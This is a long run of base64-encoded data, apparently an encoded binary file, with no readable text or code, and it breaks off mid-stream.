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Vxu6Hyk6ZwQfUmvV9c+DfhrXtauNTmlv7aW5cySJbSoELHkthkJyTyeaz/APhQnhf/AJ/9X/7/AEX/AMbr6JY7CyjHnvdf8D/I8X6pXjJ8ttTzfV/GGk6zNK0017BBfXaXV3a22mWsRXG5iBMpDync2AzYIBLEE8FLnxnpGsz3t3qyX1rdajYvZXAtoxMkYEySRugeQEnCYYZGTls5JFek/wDChPC//P8A6v8A9/ov/jdH/ChPC/8Az/6v/wB/ov8A43SWLwa2b+7+v6Q/q+Je9jzD4Q/8lV0f/tv/AOiJK+na4rwt8KvD/hLWBqdi95cXKKVja6kVhHkYJAVRzgkc5612tebj8RCvVUobWsd2Eoyo0+WXcKKKK4DrCiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAaf9Yv0P8ASnU0/wCsX6H+lOoAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKAGp90/U/zp1N2EdGYc57UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n++36f4UbT/AH2/T/CgB1FN2n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